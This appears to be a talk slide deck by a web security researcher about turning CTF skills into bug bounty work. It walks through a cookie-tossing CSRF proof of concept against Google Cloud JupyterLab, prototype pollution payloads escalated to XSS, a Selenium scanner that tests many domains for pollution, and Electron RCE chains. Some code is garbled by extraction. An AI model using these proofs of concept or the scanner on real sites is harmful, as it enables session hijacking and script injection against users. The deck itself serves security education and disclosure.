

Whoami



- → Mohan Sri Rama Krishna Pedhapati aka s1r1us
 - **♦** Founder of Electrovolt Infosec
 - Indian-based Pentesting & Security Consulting Firm
 - 10 highly specialized security researchers from all over the world
 - Partner of Cure53, a world class security firm
 - Senior Application Security Auditor at Cure53, Berlin (One of the 20 highly specialized consultants)
 - ♦ Blockchain Security Hobbyist at OtterSec, USA
 - ◆ Captain of CTF Team Invaders from RGUKTN and CTFs with zer0pts
 - **♦** Research Topics and Highlights:
 - Browser and Web Security in general
 - Specializes in Client Side Security
 - 2020 Speaker of BountyCon Facebook on topic Tangled Browsers
 - 2021 4th Place of Top 10 Web Hacking Techniques for Prototype Pollution Research.
 - Presented Research at BSides Ahmedabad Conference
 - 2022 Research on Electron Applications
 - o Found RCE in Most of the Electron Based Application: Discord, VSCode, Teams
 - o Published Research in Defcon USA, Blackhat USA, Nullcon Goa Conferences
 - o Research featured in vice.com
 - ◆ Email: l33tsirius@gmail.com
 - ◆ Blog where I publish any interesting research:
 - https://blog.s1r1us.ninja/
 - https://blog.electrovolt.io/
 - Hobbies: Cricket, recently Piano, Guitar, Swimming

My Journey into Web Security

- From a remote village in India.
- 2015 Entered public university with no knowledge of computers, the internet, or even mobiles.
- Dived into Web Development.
- Tried Competitive Programming and ML.
- 2019 Discovered CTFs during the final years of undergrad.
- Started doing Bug Bounty and Vulnerability Research along with CTFs after a year.
- **2022** Joined Cure53 as a Security Auditor
- Started Electrovolt an Auditing firm.
- Hacking is for everyone and anyone



Agenda

- Knowledge to Action
 - Bug Bounties
 - o VR
- Case Study: Turning What I Learned from CTFs into Action
 - Action 1: Prototype Pollution Research
 - Exploring Cool Bugs Discovered
 - Action 2: Electron Applications Research
 - Exploring Cool Bugs Discovered (Discord and VSCode RCE)
- Using these Actions as a leverage to join my dream company
- Opportunities in Infosec



Knowledge to action

- Acquiring knowledge via Degrees(costly), Certifications(costly), Courses(costly) and CTFs(free).
- Certifications and degrees don't directly imply that someone will be good security researcher.
- Real world research weighs more in profile
- Software Security field allows to showcase your skill in numerous ways.
 - You like crypto?
 - Hunt on Immunefi/code4rena
 - o Low-level?
 - Chromium, Microsoft Platform Programs, pwn2own, ...
- One should find ways to apply this, few ways
 - Bug Bounties
 - Security Research
 - Both

Few suggestions on Bug Bounty

- Hackerone, GoogleVRP, Microsoft365, Bugcrowd, etc.
- Find your niche and start finding bugs in that area
- Low hanging fruits are already hunted by others
 - If it is easy, everybody will find it. Hunt for bugs where it takes someone a lot of learning.
 - Ex: Source Code Review of Closed source Java applications by reversing.
- Lot of competition
- Or do security research and find bugs using that research

Security Research

- Initially hard
- Allocate many months for specific software, attack surface or bugs. Bugs will come your ways.
- look for opportunities
- For instance, my prototype pollution research started after a pointer
 - o https://hackerone.com/reports/1106238 took pointer of this
 - And I spent 6 months on this
- Somewhere someone, scratches surface and writes a blog, just use that blog to dig further deep

Security Research

Example 1:

Initial Blog: https://karimrahal.com/2023/01/05/github-actions-leaking-secrets/ - Research:
 One Supply Chain Attack to Rule Them All – Poisoning GitHub's Runner Images
 https://adnanthekhan.com/2023/12/20/one-supply-chain-attack-to-rule-them-all/

Example 2:

- Initial blog and research:
 https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn
- Further research: https://www.youtube.com/watch?v=3tpnuzFLU8g by defparam

• Example 3:

https://portswigger.net/research/smashing-the-state-machine one can dig deep into albinowax's latest research

Case Study: Turning What I Learned from CTFs into Action

- I was attracted to Bug Bounties
- Failed attempt of Bug hunting on H1, and Bugcrowd public programs
 - Looking for easy bugs (Basic XSS, CSRF, ACL issues etc)
 - I was doing black box testing, which is not really interesting coming from CTF background.
 - Encountered less learning and more repetitive testing.
- Went back to CTFs and concentrated more in specific field
 - Client-Side Security
 - Read all of the top client-side researcher blogs and used to solve their CTF challenges. https://blog.s1r1us.ninja/inspiration
 - Solved every CTF challenge solved by https://twitter.com/terjanq (Huge Inspiration)


Case Study: Turning What I Learned from CTFs into Action

- Started hunting on Bug Bounty programs with new mind set
- Started specifically looking for client-side security issues
- Let's go through interesting research I did over the time.

Act I: My first cool Client Side Vulnerability

Intro: Cookie Tossing to RCE on Google Cloud JupyterLab


Domain to subdomains



Or: document.cookie='foo=bar;domain=.example.com;path=/pwn'


Intro: Cookie Tossing to RCE on Google Cloud JupyterLab

Subdomains to subdomains



Ref: https://hitcon.org/2019/CMT/slide-files/d1_s3_r0.pdf

Intro: CSRF Protection via Double Submit Cookie




Intro: CSRF Protection via Double Submit Cookie

Jupyter Notebooks gives access to command-line, we can modify frontend file and get **Self-XSS**

Browser

Remember: Self-XSS are never Useless

Bug: Cookie Tossing to RCE on Google Cloud JupyterLab



Intro: CSRF Protection via Double Submit Cookie

jupyternotebook-of-user2.googleusercontent.com Host: Browser

POST /path HTTP/1.1

jupyternotebook-of-user1.googleusercontent.com

X-XSRFToken: random_number Cookie: xsrf=random number;

xsrf=fake cookie

Accept Request if **_xsrf** cookie value and X-XSRFToken header value matches.

Server

Intro: CSRF Protection via Double Submit Cookie

jupyternotebook-of-user2.googleusercontent.com

POST /path HTTP/1.1


Host:

jupyternotebook-of-user1.googleusercontent.com

X-XSRFToken: random_number Cookie: _xsrf=random_number;

xsrf=fake_cookie







Intro: Weird Tornado Server Quirk

```
def xsrf form html(self) -> str:
         """An HTML ``<input/>`` element to be included with all POST forms.
         It defines the ``_xsrf`` input value, which we check on all POST
         requests to prevent cross-site request forgery. If you have set
         the ``xsrf_cookies`` application setting, you must include this
 5
         HTML within all of your HTML forms.
         In a template, this method should be called with ``{% module
        xsrf_form_html() %}``
 9
         See `check xsrf cookie()` above for more information.
10
         111111
11
         return (
             '<input type="hidden" name="_xsrf" value="'
12
             + escape.xhtml escape(self.xsrf token)
13
             + ""/>"
14
15
tornado.js hosted with \( \psi \) by GitHub
```

Tornado Server allows
X-XSRFToken to be submitted
from Request Body ••

Intro: CSRF Protection via Double Submit Cookie

jupyternotebook-of-user2.googleusercontent.com

POST /path**?_xsrf=fake_cookie** HTTP/1.1 Host:

jupyternotebook-of-user1.googleusercontent.com

X-XSRFToken: random_number Cookie: xsrf=random number;

_xsrf=fake_cookie

Browser

Accept Request if **_xsrf** cookie value and **X-XSRFToken** header value matches.



PoC: Cookie Tossing to RCE on Google Cloud JupyterLab

POC for CSRF

```
<html>
    <form action="https://victim(randomId)-dot-us-west1.notebooks.googleusercontent.com/lab?authuser=1/lab/api/extensions?_xsrf=1" method="POST" enctype=</pre>
             <input type="hidden" name="any post data" />
             <input type="submit" value="Submit request" />
     </form>
     <script type="text/javascript">
             var base domain = document.domain.substr(document.domain.indexOf('.'));
             document.cookie='_xsrf=1;Domain='+base_domain;
             console.log('done');
            document.forms[0].submit();
    </script>
    </html>
csrf.html hosted with ♥ by GitHub
                                                                                                                                                     view raw
```

Act I: My first cool Client Side Vulnerability

- Exploited the same bug on other cloud providers for some nice bounties
- Video about this issue on Reconless:
 - https://www.youtube.com/watch?v=tl6|CLAj5os&t=117s
- Further interesting cookie related research:
 - Cookie Crumbles: Breaking and Fixing Web Session Integrity
 - https://www.usenix.org/conference/usenixsecurity23/presentation/squarcina
 - Cookie bugs by Ankur
 - https://blog.ankursundara.com/cookie-bugs


Act II: Prototype Pollution in the Wild


Prototype Pollution

- After google bug, got more confidence to dig into client-side security
- Came across prototype pollution reported by vakzz
 - https://hackerone.com/reports/986386 SEP, 24, 2020
 - It was my first time seeing a prototype pollution being exploited on live target
- Got intrigued started digging into ways to find more similar bugs
 - Started writing codeql to hunt on github repos and bb programs frontend js
- Same time BlackFan released
 - https://github.com/BlackFan/client-side-prototype-pollution

Prototype Pollution


• BlackFan and myself started our collaboration on twitter





Prototype Pollution


- Started with a DM on twitter
 - Ended up collaborating with many pro researchers
 - Number of vulnerable libraries found: 18
 - Number of bugs reported to vulnerability disclosure programs: ~80
 - We found numerous(more than thousand) websites
 vulnerable to pollution, we haven't reported them because of not having gadgets or VDPs.
 - Presented the Research at BSides
 - More information at: https://blog.s1r1us.ninja/research/PP



Remember: Collaboration is multiplication

- Downloaded JS of the interesting bug bounty program applications.
- Created the CodeQL Database
- Ran a queries to identify Prototype Pollution on the huge JavaScript database
- Queries are available on github at https://github.com/github/codeql/tree/main/javascript/ql/src/Security/CW
 E-915

Example Code vulnerable to pollution which can be identified via CodeQL query



CodeQL Query Result: Identification of vulnerable code in Bug Bounty Programs JS

```
Code 55 Bytes
1 merge( JSON.parse('{"__proto__":{"taint":1337}}'), {} )
```

Vulnerable Code in the application and PoC

```
\\\"ace\\\":{\\\"_proto_\\\":{\\\"taint\\\":1337}}
```

One of the API endpoint allows providing arbitrary JSON which when read from the server in frontend, pollution takes place

```
\\\"ace\\\":{\\\"_proto_\\\":{\\\"taint\\\":1337}}
```

What's next? Prototype Pollution itself is not impactful bug, we need to find a gadget to escalate the pollution.

- In Frontend, escalate to XSS
- In Backend, escalate to RCE

```
Code 1.44 KiB
                                                                                                                Unwrap lines Copy Download
  1 this.$renderRow = function (html, datarow, vsize, row) {
         var provider = this.provider,
         columns = provider.columns, There
         indent = provider.$indentSize
         if (html.push('<div style=\'height:' + vsize + 'px;' + (columns ? 'padding-right:' / columns.$fixedWidth
class=\'' + this.qetRowClass(datarow, row) + '\'>'), !columns || 'tree' == columns[0].type) {//in
  6
             columns && html.push(this.columnNode(datarow, columns[0], row))
             var depth = provider.getRowIndent(datarow)
             html.push((depth ? '<span style=\'width:' + depth * indent + 'px\' class=\'tree-indent\'></span>' : '') + '<span
class=\'toggler ' + (provider.hasChildren(datarow) ? provider.isOpen(datarow) ? 'open' : 'closed' : 'empty') + '\'></span>' +
(provider.getCheckboxHTML ? provider.getCheckboxHTML(datarow) : '') + provider.getIconHTML(datarow) + (provider.getContentHTML ?
provider.qetContentHTML(datarow) : '<span class=\'caption\' style=\'width: auto; height: ' + vsize + 'px\'>' +
provider.getCaptionHTML(datarow) + '</span>'))
  9
 10
         if (columns) {
 11
             for (var col = 'tree' == columns[0].type ? 1 : 0; col < columns.length; col++) {</pre>
 12
                 var column = columns[col],
 13
                 rowStr = column.getHTML ? column.getHTML(datarow) : escapeHTML(column.getText(datarow) + '')
 14
                 html.push('</span>' + this.columnNode(datarow, column, row) + rowStr)
 15
             html.push('</span>')
 16
 17
         html.push('</div>')
 19 }
```

After 3 days of struggle, identified a gadget to get XSS

Bug 1: Prototype Pollution via CodeQL

```
\\\"ace\\\":{\\\"_proto__\\\":{\\\"taint\\\":1337,\\\"columns\\\":{\\\"$fixedW idth\\\":\\\"1337px;'><img src=x onerror=\\\\\\"alert(1337)\\\\\" />\\",
```

Final Payload

Bug 1: Prototype Pollution via CodeQL

rded s1r1u5 with a \$3,500 bounty.

November 27, 2020, 11:34pm UTC

Nice find! This issue would have allowed an attacker to potentially execute javascript in the context of another users session with user-interaction. To team has deployed a fix for the issue, if you believe the fix is not comprehensive please let us know. Otherwise appreciate your continued engagement

with us, and look forward to the next report.

--



Just reported crazy prototype pollution with @terjanq. It took 2 days for converting theory into prototype pollution and two days for finding the proper script gadget. It was an awesome ride.



Bug 2: Pollution found using python selenium bot.

https://blog.swiftype.com/?a=b&c=d#__proto__[asdf]=alert(document.domain)

```
t.deparam = h = function(e, n) {
   var i = Object.create(null) // FIX
     r = {
       "true": !0,
       "false": !1,
                                                                                                                   > deparam('a=b&c=d')
       "null": null
                                                                                                                   < ▶ {a: "b", c: "d"}
   return t.each(e.replace(/\+/g, " ").split("&"), function(e, o) {
                                                                                                                   > user = {}
       var s, a = o.split("="), u = b(a[0]), c = i, h = 0, p = u.split("]["), f = p.length - 1;
       if (/\[/.test(p[0]) && /\]$/.test(p[f]) ? (p[f] = p[f].replace(/\]$/, ""),
                                                                                                                    <· ▶ {}
       p = p.shift().split("[").concat(p),
                                                                                                                   > deparam('a=b& proto [admin]=1')
       f = p.length - 1) : f = 0,
       2 === a.length)
                                                                                                                   < ▶ {a: "b"}
           if (s = b(a[1]).
                                                                                                                    > user.admin
           n \&\& (s = s \&\& !isNaN(s) ? +s : "undefined" === s ? l : r[s] !== l ? r[s] : s).
                                                                                                                   <- "1"
               for (; h <= f; h++)
                   u = "" === p[h] ? c.length : p[h],
                   c = c[u] = h < f ? c[u] || (p[h + 1] && isNaN(p[h + 1]) ? Object.create(null) : []) : s;
               t.isArray(i[u]) ? i[u].push(s) : i[u] !== l ? i[u] = [i[u], s] : i[u] = s;
           u \& \& (i[u] = n ? l : "")
```

```
import time
from selenium import webdriver
import sys
options = webdriver.ChromeOptions()
options.add argument('--ignore-ssl-errors=ves')
options.add_argument('--ignore-certificate-errors')
driver = webdriver.Chrome('./chromedriver', options=options)
payloads = [ ['XSS Prototype #1', 'x[_proto_] [abaeead] = abaeead',
                                                                     'return (typeof(Object.prototype.abaeead)!="undefined")',
                                                                                                                                    '?x[__proto__][abaeeac
             ['XSS Prototype #2', 'x. proto .edcbcab=edcbcab',
                                                                      'return (typeof(Object.prototype.edcbcab)!="undefined")',
                                                                                                                                    '?x. proto .edcbcab=
             ['XSS Prototype #3', '__proto__[eedffcb]=eedffcb',
                                                                      'return (typeof(Object.prototype.eedffcb)!="undefined")',
                                                                                                                                    '?__proto__[eedffcb]=e
                                                                                                                                     '? proto .baaebfc=t
```

```
https:/
                         ['XSS Prototype #4', ' proto .baaebfc=baaebfc',
                                                                                'return (typeof(Object.prototype.baaebfc)!="undefined")',
                         ['XSS Prototype #5',
                                                '__proto__=&0[abaeead]=abaeead', 'return (typeof(Object.prototype.abaeead)!="undefined")',
```

domains = open(sys.argv[1]).read().split("\n")

__proto__=&0[abaeeac

```
for domain in domains:
t.deparam = h = fund
    var i = Object.c
                              for i in payloads:
      , r = {
                                       for j in ["?","#"]:
        "true": !0,
                                               final = domain+j+i[1]
        "false": !1
                                              try:
        "null": null
                                                      driver.get(final);
                                                      if(driver.current url!=final):
    return t.each(e.
        var s, a = o
                                                              if(driver.current_url.find(i[1])!=-1):
        if (/\[/.tes
                                                                      time.sleep(5)
        p = p.shift(
                                                                      a = driver.execute_script(i[2])
        f = p.length
                                                                      print(a)
        2 === a.lenc
                                                              else:
            if(s =
            n && (s
                                                                      driver.get(driver.current_url+j+i[1])
                                                                      time.sleep(2)
                                                                      a = driver.execute script(i[2])
                                                      if(a==True):
                                                              print("Found : "+domain)
                                                              open("success.txt","a").write(domain+" == " + str(i) +"\n")
                t.is
                                               except Exception as e:
            u && (i
                                                      print(e)
                      driver.quit()
```

Bug 2: Pollution found using python selenium bot.

```
Success #01 10/05/2020

[*] (Oct-05-28 18:12:48) T-2:Found XSS Prototype #1 in https://blog.swiftype.com/#.
@everyone


[*] (Oct-05-28 18:12:58) T-2:Found XSS Prototype #3 in https://blog.swiftype.com/#.
@everyone

October 6, 2020
```






- Reported a Pollution to XSS to one of the program
- No bounty and No Fix for 6 months
- Free after semester exams, decided to escalate XSS to RCE





Using CEF with old chromium 🤦





Decided to use renderer exploit from a CTF, but no sandbox exploit



s1r1us 06/25/2021 1:45 PM

@Posix can we use render exploit, we used for CTFs? still we need to escape sandbox (edited)

not sure how CEF works



- Decided to use renderer exploit from a CTF, but no sandbox exploit
- Later realized the sandbox is disabled 🤦






s1r1us 06/25/2021 1:45 PM

@Posix can we use render exploit, we used for CTFs? still we need to escape sandbox (edited)

not sure how CEF works







rewarded s1r1u5 with a \$7,500 bounty.

June 30, 2021, 11:22pm UTC

Paid in 7 hours, XSS which isn't paid for 6 months

Act III: Pwning Electron Application in the wild

Pwning Electron Application in the wild

- After previous RCE, realized a great potential for my next research.
- Decided to hunt on all desktop applications
- Huge success
 - In total we were able to achieve RCE on 20 different Electron applications
 - Examples: JupyterLab, Mattermost, Rocket.Chat, Notion, BaseCamp, etc
- Presented at Defcon, Blackhat, and Nullcon

Pwning Electron Application in the wild

Target	Bug
Undisclosed App	PPollution + 1day v8 (previous bug
Discord	Vimeo XSS + 1day v8 exploit
Undisclosed App	Open Redirect + 1 Day v8 exploit
Basecamp	Deep Link Open Redirect + 1 day v8 exploit
Teams	Copy Paste XSS + Context Isolation IPC Leak
Vscode	Markdown XSS + top.require('os')
Electron	Context Isolation Bypass (CVE-2022-29247)
More	More using CVE-2022-29247

Discord RCE

- Was using Electron/12.14.1, Chrome/83.0.4103.122
- XSS in one of the video embeds but Iframes are sandboxed in electron.
- Abused Electron new-window handler mis-config in Discord to open https://ctf.s1r1us.ninja/exp.html in new Electron Window which has no-sandboxenabled
- Run chrome v8 renderer exploit (CVE-2021-21220) to get RCE


Demo: Discord RCE



Act IIII: Joining Cure53


Joining Cure53

- Initial Failed attempt to join Cure53 before Prototype Pollution and Electron research as an Intern.
- No response from mario :/



Joining Cure53

- Masato one of Cure53 guy, knew me pretty well, due to collaboration.
- After prototype pollution and Electron Research, asked masato to referme.



Joining Cure53

- No interview, whatsoever.
- Gave me a test pentest for a real client
- Lucky enough, the target was Desktop Application built on Electron which runs Chrome on Cloud and renders in desktop app. Literally nailed it.
- And Joined the team

What research I did after Electron Pwning?

- None. If I didn't have Joined or rejected by Cure53, I might have did further research.
- After joining Cure53, got too comfortable and decided to take it easy.
- Worked very hard in first 3 years and now I am chilling.

Remember: Work hard in the beginning, for efforts compound and pay dividends in the future

Job Market?

- There is Demand for good web security profiles
- Top Companies always want to hire best people
 - o DFSec, Cure53, Trail of Bits, Electrovolt xD or security teams in companies like Google, Fb
- Just show your skill via finding cool bugs on applications and showcase them via blogs.

Questions?